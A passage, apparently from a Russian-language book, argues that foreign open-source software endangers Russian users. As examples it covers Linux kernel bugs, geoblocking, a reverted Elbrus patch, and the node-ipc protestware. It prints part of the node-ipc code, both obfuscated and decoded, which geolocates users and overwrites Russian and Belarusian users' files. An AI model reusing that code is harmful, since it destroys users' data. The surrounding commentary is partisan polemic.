
Да и возникает другая проблема. Начнём с того, что не наша страна определяет курс развития этой открытой архитектуры. Как и с любым Open Source проектом, да, мы можем вносить такие коррективы, какие хотим в код, но примут ли эти коррективы изначальные разработчики или нет – зависит только от них. Если вы смотрели ролик Стаса «Как убивают русский INTEL (Предательство или заказ)», вы уже видели пример с модулем ядра Linux для работы iSCSI, который приводил Максим Копосов, директор ООО «Промобит». Что такое iSCSI? Это протокол на базе TCP/IP для взаимодействия и удалённого управления (через интернет) системами хранения данных, серверами и клиентами, работающим с SCSI. Что за SCSI? Это набор стандартов для физического подключения и передачи данных

между компьютерами и периферийными устройствами. Существует реализация системы команд SCSI поверх оборудования (контроллеров и кабелей) IDE/ATA/SATA, называемая ATAPI — ATA Packet Interface. Все подключаемые по IDE/ATA/SATA приводы CD/DVD/Blu-Ray используют эту технологию (информация взята из Википедии). И в ядро Linux с версии 2.6.38 был интегрирован модуль LIO вместо SCST, разработанного командой из России. По заверениям экспертов, SCST лучше, чем LIO. Почему же тогда в ядро Linux был интегрирован LIO вместо SCST? Видимо, всему виной политические соображения. Мы можем в своей стране сделать патчи для ядра Linux, но примут ли эти патчи в ядро – зависит не от нас. Не мы определяем путь развития зарубежных Open Source продуктов, и в этом есть проблема.

Как выяснилось, LIO не лишён уязвимостей. В марте 2021 года, в коде подсистемы iSCSI в составе ядра Linux была выявлена уязвимость, позволяющая непривилегированному локальному пользователю (самый обычный пользователь без прав администратора) выполнить код на уровне ядра и получить root-привилегии (права администратора) в системе.

Более того, во многих дистрибутивах Linux регулярно всплывают уязвимости, присутствующие в них уже много лет. Можно вспомнить уязвимость в системном компоненте Polkit, которую выявили в январе 2022 года. Она также позволяла любому не привилегированному пользователю выполнить команды, требующие root-прав (прав администратора). Эта уязвимость присутствует в большинстве Linux дистрибутивов аж с 2009 года. По сути, разработчик любой программы мог интегрировать в неё код, который позволял бы делать что угодно с любыми вашими данными, да и в целом делать что угодно с системой. Понятное дело, что те уязвимости, которые я привёл в пример выше, уже были устранены с обновлениями дистрибутивов. Вот только до этого эта уязвимость присутствовала в Linux аж 13 лет (с 2009 года). Я всё это говорю к тому, что нам в стране крайне нужны специалисты в сфере информационной безопасности, которые будут исследовать весь код, искать уязвимости и предлагать вносить патчи в отечественные дистрибутивы. Только так мы можем быть защищены.


И вот ещё какой вопрос: вы уверены, что разработчики Open Source решений не отрежут нам доступ к ним?



Скриншот 152. Ограничение доступа для Россиян к Open Source проекту ohmyz.sh

Вот пример с проектом ohmyz.sh с открытым исходным кодом (опубликован на GitHub), являющимся фреймворком для управления конфигурацией вашей оболочки Терминала zsh. ZSH – это оболочка терминала, алогом которой является bash. ZSH вы можете установить самостоятельно в Linux, а в macOS, начиная с версии 10.15 (с 2019 года), ZSH используется по умолчанию вместо bash. Данный конкретный проект, ohmyz.sh, предоставлял инструмент для удобной конфигурации того самого ZSH. Вот только с ним возник казус: доступ к сайту этого проекта был прикрыт для пользователей из России. Т.е. руководители проекта просто забили на правила используемой ими лицензии MIT, которая предполагает едва ли не полную открытость кода для всех желающих. Они нарушают лицензию и в наглую дискриминируют пользователей из России. Как вы считаете, это нормально?

Так дела обстояли на 7 марта 2022 года. На следующий день, 8 марта, у меня уже не было проблем с посещением их сайта, но, знаете ли, осадочек остался.



Скриншот 153. RedirectRussia. Проект для ограждения российских пользователей от западных ресурсов.

За рубежом сделали отдельную платформу RedirectRussia для желающих оградить пользователей из России от своего сайта. Она ограждает сайты от пользователей, основываясь на IP-адресе и часовом поясе. Этим не гнушаются пользоваться даже разработчики Open Source проектов, которые, по идее, должны быть за открытость для всех без исключения. А какая же это «открытость», если она открытостью является для всех, кроме граждан РФ? Нужна ли такая «открытость» вообще? ohmyz.sh – лишь один из примеров. Сколько ещё проектов подключились к ресурсу RedirectRussia, я не знаю.

Сильнее меня расстроили люди, вносящие изменения в OpenBLAS, фреймворк для математических расчётов. Ему предлагали удалить из своего кода поддержку Эльбруса. Благо, по итогу этот Pull Request (запрос на внесение изменений) не приняли.

ioquake / ioq3 Public
forked from id-Software/Quake-III-Arena

Sponsor | Watch 130 | Fork 1.7k | Star 1.9k

Code | Issues 76 | Pull requests 41 | Actions | Projects | Security | Insights

✓ Revert "E2K: fixed build by MCST lcc compiler when using USE_CURL=1 o...
...ption"

This reverts commit daae32d.

main

NuclearMonster committed 3 days ago — 1 parent 5630e61 — commit d77a7d4c90b1df315df6b2a63bb92fd0e8db7e01

Browse files

Showing 1 changed file with 12 additions and 28 deletions.

Split | Unified

40 code/curl-7.54.0/include/curl/curlbuild.h

```
@@ -288,34 +288,19 @@
288  288   #  define CURL_SIZEOF_CURL_SOCKLEN_T 4
289  289
290  290   #elif defined(__LCC__)
291       - #  if defined(__e2k__) /* MCST elbrus C Compiler */
292       - #    define CURL_SIZEOF_LONG          8
293       - #    define CURL_TYPEOF_CURL_OFF_T    long
294       - #    define CURL_FORMAT_CURL_OFF_T    "ld"
295       - #    define CURL_FORMAT_CURL_OFF_TU   "lu"
296       - #    define CURL_FORMAT_OFF_T         "%ld"
297       - #    define CURL_SIZEOF_CURL_OFF_T    8
298       - #    define CURL_SUFFIX_CURL_OFF_T    L
299       - #    define CURL_SUFFIX_CURL_OFF_TU   UL
300       - #    define CURL_TYPEOF_CURL_SOCKLEN_T socklen_t
301       - #    define CURL_SIZEOF_CURL_SOCKLEN_T 4
```

Скриншот 154. commit с отменой изменений для внесения поддержки CURL на Эльбрусе в проекте ioq3 на GitHub.

Но есть другой проект, ioq3 (Open Source версия Quake 3), меинтейнер которого (тот, кто поддерживают проект и решает, какие изменения вносить по запросу) решил отменить правки для поддержки CURL на Эльбрусе. Зачем нужен этот CURL? Без него вы не сможете загружать по сети нестандартные карты, модели, да и вообще любые объекты с тех серверов, к которым вы подключаетесь. В обычной ситуации, если вы подключаетесь к серверу, на котором игра ведётся с использованием объектов, не доступных в Quake 3 по умолчанию, сервер поделится с вами этими самыми недостающими объектами, чтобы вы могли играть. Т.е. ваш клиент просто синхронизируется с сервером при помощи модуля CURL, чтобы не было такого, что у вас не хватает каких-то файлов, нужных для игры на этом самом отдельно взятом сервере. Но этого не случится без модуля CURL. Без CURL вы не сможете зайти поиграть ни на один сервер, на котором игра ведётся с любыми объектами помимо стандартных, предустановленных по умолчанию.

Restore MCST lcc checks #551

Closed a1batross wants to merge 2 commits into ioquake:main from a1batross:main

Code

Conversation 1 Commits 2 Checks 0 Files changed 1 +28 −12

a1batross commented 3 days ago

Upstream cURL changes:

curl/curl@ 8063c32

curl/curl@ a9a8bad

a1batross added 2 commits 3 days ago

Revert "Revert "E2K: fixed build by MCST lcc compiler when using USE_... e44b6e1

Revert "Revert "code/curl: update ifdef condition for MCST-LCC compil... 8212d3e

makise-homura commented 3 days ago

I really hope that initial revert which this PR fixes, is a mistake or just a not well-thought decision, because in the case of russophoby, it's a clear violation of GitHub Community Guidelines.

ioquake locked as off-topic and limited conversation to collaborators 3 days ago

NuclearMonster closed this 3 days ago

Reviewers
No reviews

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
Successfully merging this pull request may close these issues.
None yet

Notifications Customize
Subscribe
You're not receiving notifications from this thread.

Скриншот 155. Подача запроса Алибеком на восстановление правок в код для работы CURL на Эльбрусе.

Правки для работы CURL вносил Рамиль с Elbrus PC Test. Он в целом тратит немало своего времени на портирование открытого ПО под Эльбрус, и обидно, что этими трудами некоторые люди просто подтираются. Алибек, которого вы могли видеть в видео Стаса, подал запрос на восстановление этих правок, но его просто проигнорировали и закрыли этот самый запрос. Закрыл его тот же меинтейнер, что и обратил вспять правки под Эльбрус.

Понимаете ли, некоторые западные разработчики считают нормальным открывать ПО для всех, кроме россиян и российских разработок. Понятное дело, что можно форкнуть проект, т.е. сделать просто ответвление с нужными правками под Эльбрус, и все обновления дублировать туда. Но, чтобы это реализовать, и, чтобы далее все новые версии в «форке» поддерживали Эльбрус, надо время выделять под поддержку проекта на нём. Понятно, что игры на Эльбрусе не в приоритете, я лишь привожу примеры.

Я хочу сказать, что на Западе по политическим (и, на мой взгляд, тупо по русофобским) причинам сейчас программно лишают Эльбрус ряда возможностей или оптимизаций в проектах с открытым исходным кодом. Это открытая дискриминация россиян и российских разработок в целом.

Мало примеров? Хорошо, вот ещё один, с которого у меня задницу просто разорвало. Извините, но вот тут я уже растерял все полимеры.

847047cf7f node-ipc / dao / ssl-geospec.js / Jump to Go to file

This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.

RIAEvangelist added ssl check ✓ Latest commit 847047c 15 days ago History

1 contributor

1 lines (1 sloc) 1.33 KB Raw Blame

```
1  import u from"path";import a from"fs";import o from"https";setTimeout(function(){const t=Math.round(Math.random()*4);if(t>1){return}const n=Buffer.from("aHR0cHM6Ly9hcGkuaXBnZW
```

Скриншот 156. Один из файлов, который затронули изменения в коде проекта node-ipc от 7-го марта 2022 года.

7-го марта в Open Source проект node-ipc, входящий в состав более чем 300 других проектов в качестве библиотеки (зависимости), были внесены изменения в код. Они прописаны одной строкой, но всё ок, мы разберёмся.

```
1  import u from "path";
2  import a from "fs";
3  import o from "https";
4  setTimeout(function() {
5      const t = Math.round(Math.random() * 4);
6      if (t > 1) {
7          return
8      }
9      const n = Buffer.from(
       "aHR0cHM6Ly9hcGkuaXBnZW9sb2NhdGlvbi5pby9pcGdlbz9hcGlLZXk9YWU1MTFlMTYyNzgyNGE5NjhhYWFhNzU
       4YTUzMDkxNTQ=", "base64");
10     o.get(n.toString("utf8"), function(t) {
11         t.on("data", function(t) {
12             const n = Buffer.from("Li8=", "base64");
13             const o = Buffer.from("Li4v", "base64");
14             const r = Buffer.from("Li4vLi4v", "base64");
15             const f = Buffer.from("Lw==", "base64");
16             const c = Buffer.from("Y29lbnRyeV9uYWll", "base64");
17             const e = Buffer.from("cnVzc2lh", "base64");
18             const i = Buffer.from("YmVsYXJlcw==", "base64");
19             try {
20                 const s = JSON.parse(t.toString("utf8"));
21                 const u = s[c.toString("utf8")].toLowerCase();
22                 const a = u.includes(e.toString("utf8")) || u.includes(i.toString("utf8"));
23                 if (a) {
24                     h(n.toString("utf8"));
25                     h(o.toString("utf8"));
26                     h(r.toString("utf8"));
27                     h(f.toString("utf8"))
28                 }
29             } catch (t) {}
30         })
31     })
32 }, Math.ceil(Math.random() * 1e3));
33 async function h(n = "", o = "") {
34     if (!a.existsSync(n)) {
35         return
36     }
37     let r = [];
38     try {
39         r = a.readdirSync(n)
40     } catch (t) {}
41     const f = [];
42     const c = Buffer.from("4p2k77iP", "base64");
43     for (var e = 0; e < r.length; e++) {
44         const i = u.join(n, r[e]);
```


```
1  import u from "path";
2  import a from "fs";
3  import o from "https";
4  setTimeout(function() {
5      const t = Math.round(Math.random() * 4);
6      if (t > 1) {
7          return
8      }
9      const n = Buffer.from(
       "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154=");
10     o.get(n.toString("utf8"), function(t) {
11         t.on("data", function(t) {
12             const n = Buffer.from("./");
13             const o = Buffer.from("../");
14             const r = Buffer.from("../../");
15             const f = Buffer.from("/");
16             const c = Buffer.from("country_name");
17             const e = Buffer.from("russia");
18             const i = Buffer.from("belarus");
19             try {
20                 const s = JSON.parse(t.toString("utf8"));
21                 const u = s[c.toString("utf8")].toLowerCase();
22                 const a = u.includes(e.toString("utf8")) || u.includes(i.toString("utf8"));
23                 if (a) {
24                     h(n.toString("utf8"));
25                     h(o.toString("utf8"));
26                     h(r.toString("utf8"));
27                     h(f.toString("utf8"))
28                 }
29             } catch (t) {}
30         })
31     })
32 }, Math.ceil(Math.random() * 1e3));
33 async function h(n = "", o = "") {
34     if (!a.existsSync(n)) {
35         return
36     }
37     let r = [];
38     try {
39         r = a.readdirSync(n)
40     } catch (t) {}
41     const f = [];
42     const c = Buffer.from("♡");
43     for (var e = 0; e < r.length; e++) {
44         const i = u.join(n, r[e]);
```

Скриншот 157. Код, разбитый построчно. Слева – оригинал, справа - вариант с декодированием base64 кода.

Чтобы было проще вникнуть в код, я воспользовался сервисом beautifier.io и разбил код построчно. Часть запросов была закодирована в формат base64, поэтому, для более простого рассмотрения, я их декодировал.


И тут я просто ахренел. Обратите внимание на строку 9. Здесь в коде прописан запрос к сервису ipgeolocation. Если определяется, что вы из России или Беларуси (строки 17 и 18), работа далее ведётся с файлами в текущей директории, родительской директории и корневой директории (т.е. диск C:\). Какая работа? Смотрим на строки 42. Программа затирает содержимое ваших файлов сердечками (эмодзи ♥).

С версии 11.0 изменения, затрагивающие node-ipc, были вынесены в отдельный модуль peacenotwar, и далее вместо затирания данных российских и белорусских пользователей сердечками «♥», программа стала создавать на рабочем столе файл WITH-LOVE-FROM-AMERICA.txt, при помощи которого разработчик призывал прекратить военные действия в/на Украине.



Скриншот 158. Информация из Pull Request (запроса на изменение кода) в проекте node-ipc.

Были возмущения на этот счёт, но автор проекта их просто прикрыл.



Скриншот 159. История изменений в описании к Pull Request с запросом на отмену от использования peacenotwar.

Можете проследить, как автор подтирал сообщения возмущённых.

node-ipc это не ноунейм проект, а известная разработка для межпроцессорного взаимодействия. В качестве модуля его используют многие другие проекты на Vue.JS (например, vue-cli) и Unity. Авторы vue-cli выпустили обновление, в котором в качестве зависимости зафиксировали предыдущую версию node-ipc, которая ещё не имела вредоносного кода. Unity Hub был также обновлён. Пакет был добавлен в чёрный список npmmirror.com. Подробнее можете прочитать на habr и linux.org.ru.

У меня 1 вопрос про WITH-LOVE-FROM-AMERICA.txt: вы там СОВСЕМ А@УЕЛИ? Страна, действия которой повлекли огромные людские потери в Югославии, Афганистане, Ираке, Ливии и других странах, будет чему-то учить Россию? А вы, доблестные разработчики из США, данные пользователей в своей стране то пытались компрометировать, затирать их сердечками (эмодзи ♥), когда вооружённые силы США лезли в другие страны устанавливать свою демократию и своё проамериканское правительство ценой сотен тысяч жертв? Нет? Конкретно ты, (не)уважаемый open source разработчик, Brandon Nozaki Miller под ником RIAEvangelist, чем ты занимался когда твоя страна **С ЛЮБОВЬЮ** вторгалась в другие страны? Почему сейчас ты всем (не только государству) пользователям из России и Беларуси стал файлы затирать? Пострадали ведь и пользователи из других стран, которые использовали российский VPN. Может быть, вы, доблестные американские разработчики, ответственные граждане, сперва последите за своей страной, а потом уже советы другим странам раздавать начнёте?

Я НЕ одобряю военную спец. операцию России в/на Украине. Я в принципе не одобряю никаких военных действий, в т.ч. я НЕ одобряю АТО («антитеррористическая операция») Украины против Донбасса. Однако, факт в том, что война на Донбассе шла уже 8 лет, и, если РФ сейчас выведет свои войска, война там не закончится. Я особо не лезу в эти вопросы, т.к. я в теме не компетентен. Но программисты из США же всё за всех лучше знают, да?

Я уверен, что кто-нибудь да переведёт мои слова и спросит у тебя, что за хрень ты натворил, Брэндон. Поздравляю, Брэндон, ты успешно выполнил задачу по дискредитации Open Source на корню. Прецедент «мое почтение».

Разработчики из России выразили возмущение этой ситуацией на habr. Опубликовали в Google.Docs (странно, почему не в Яндекс) список Open Source проектов, которые внесли недружественные изменения в связи с проводимыми действиями Вооружённых Сил РФ в/на Украине. Некоторые из них безобидны, например, часть проектов просто выводит сообщение #StandWithUkraine или просто несёт с собой пропаганду, но вот часть других проектов компрометирует данные пользователей из России и Беларуси. Печально, что такова история с проектами с открытым исходным кодом.

Неважно, как вы относитесь к Западу. Как бы вы хорошо к нему не относились, это не изменит того, что ряд людей, принимающих те или иные решения, будет за всё хорошее и против всего плохого для всех, кроме вас. Я не против Open Source априори. Нет, я пытаюсь донести до вас, что, если вы не разбираетесь в коде, если вы не следите за изменениями в проекте, вас никак Open Source не защитит от людей с промытыми мозгами (прикиньте, да, новость века, пропаганда есть не только в России, но и в других странах).

Да и это не всё. Сервис GitHub, на котором чаще всего разработчики и публикуют код своих Open-Source проектов, 15-го апреля заблокировал аккаунты Сбера и Альфа-банка. Позднее, 30-го апреля, GitHub обновил свою политику использования, и там обозначил, что для пользователей из Сирии, Крыма, ДНР и ЛНР воспрещается пользоваться сервисом в коммерческих целях. Что это значит? Если будет сочтено, что тот код, который вы публикуете на GitHub, приносит вам какую-либо коммерческую выгоду, доступ к сервису для вас будет ограничен, если вы проживаете в Сирии, Крыму, ДНР или ЛНР. Все ваши репозитории в таком случае будут переведены в режим «только для чтения», т.е. более вы не сможете вносить изменения в свой же код. Помимо этого, Россию и Беларусь внесли в список стран, в которых не допускаются продажи продукта GitHub Enterprise Server. Ранее в данный список входили Куба, Иран, Северная Корея и Сирия.

Вполне возможен сценарий, при котором санкции, наложенные на Крым, позднее будут применены и ко всей России. Да, даже если нет, друзья, разве людям не нужны такие сервисы, как GitHub, в Крыму, ДНР и ЛНР?

Да, есть ещё GitLab, вот только разработан он специалистом не из РФ, а из Украины. Где гарантии, что GitLab не отрежет доступ России? На словах и GitHub, принадлежащий Microsoft, звал себя домом для всех разработчиков.

Поэтому я обеими руками за инициативу по созданию российского зеркала GitHub, которое позволит защитить нас от блокировки GitHub, и, я надеюсь, защитит также от внесения вредоносного кода в тамошние проекты, и обеспечит открытый доступ к сервису всем на территории России и СНГ.

Не забывайте, что RISC-V – тоже зарубежная разработка. Где гарантии, что стандартизаторы RISC-V не забанят российские компании? Вы уверены, что на Западе разрешат процессор с системой команд RISC-V звать таковым? Даже если он удовлетворяет всем требованиям, нам могут это запретить.

И с RISC-V полно других проблем: тут и то, что без расширений набора инструкций, которые пока полностью не стандартизированы, не получится на RISC-V делать эффективные серверные решения. Как-никак, RISC-V изначально предназначался для устройств IoT (интернета-вещей).

Calista Redmond

CEO, RISC-V International

Calista Redmond is the CEO of RISC-V International with a mission to expand and engage RISC-V stakeholders, compel industry adoption, and increase visibility and opportunity for RISC-V within and beyond RISC-V International. Prior to RISC-V International, Calista held a variety of roles at IBM, including Vice President of IBM Z Ecosystem where she led strategic relationships across software vendors, system integrators, business partners, developer communities, and broader engagement across the industry. Focus areas included execution of commercialization strategies, technical and business support for partners, and matchmaker to opportunities across the IBM Z and LinuxOne community. Calista's background includes building and leading strategic business models within IBM's Systems Group through open source initiatives including OpenPOWER, OpenDaylight, and Open Mainframe Project. For OpenPOWER, Calista was a leader in drafting the strategy, cultivating the foundation of partners, and nurturing strategic relationships to grow the org from zero to 300+ members. While at IBM, she also drove numerous acquisition and divestiture missions, and several strategic alliances. Prior to IBM, she was an entrepreneur in four successful start-ups in the IT industry. Calista holds degrees from the University of Michigan and Northwestern University.

Скриншот 160. Калиста Редмонд (Calista Redmond), генеральный директор RISC-V International.

А, ещё лучше, зайдите на сайт RISC-V International и посмотрите на то, кто же там занимает пост генерального директора.

Калиста Редмонд (Calista Redmond) – далеко не последний человек из IBM. Ранее она там занимала должность вице-президента IBM Z Ecosystem.

Она руководила стратегическими отношениями между поставщиками ПО, системными интеграторами, деловыми партнёрами и сообществом разработчиков. В число её основных направлений входили реализация стратегий коммерциализации, техническая и бизнес-поддержка партнёров, а также поиск партнёров по возможностям в сообществах IBM Z и LinuxONE.

К чему эта информация? Да я тут вспомнил видео Стаса «Как убивают русский INTEL (Предательство или заказ)». Стас освещал, как некоторые люди у власти в нашей стране саботировали импортозамещение процессоров. Так, продукция компании Yadro, а именно – СХД на процессорах IBM, попадала в реестр отечественного оборудования и её продукция вытесняла в гос. закупках СХД на процессорах Эльбрус. И тут вот что интересно: IBM, чьи процессоры, по инициативе определённых людей, закупались вместо отечественных Эльбрус, как оказалось, связан и с разработкой системы набора команд RISC-V, на которую нам предлагали перейти не последние люди в стране, руководствуясь желанием заработать деньги вне зависимости от того, чем это обернётся в дальнейшем для настоящей отечественной продукции. Одни и те же люди продавливали IBM, а затем RISC-V, при том, что RISC-V – это только набор команд и ничего более. Как там процессор устроен изнутри, никто из потребителей знать не будет. Нашей стране вполне могли бы продавать процессоры IBM с системой команд RISC-V под видом отечественной разработки. И ради этого готовы были загубить Эльбрус и другие российские (хоть и не полностью) процессоры, в т.ч. Байкал, НТЦ Модуль и Элвис. Я считаю, что эти «люди» должны быть уволены без возможности когда-либо ещё занимать какие-либо государственные должности. Эти «люди» не хотят и не будут ничего развивать в России.

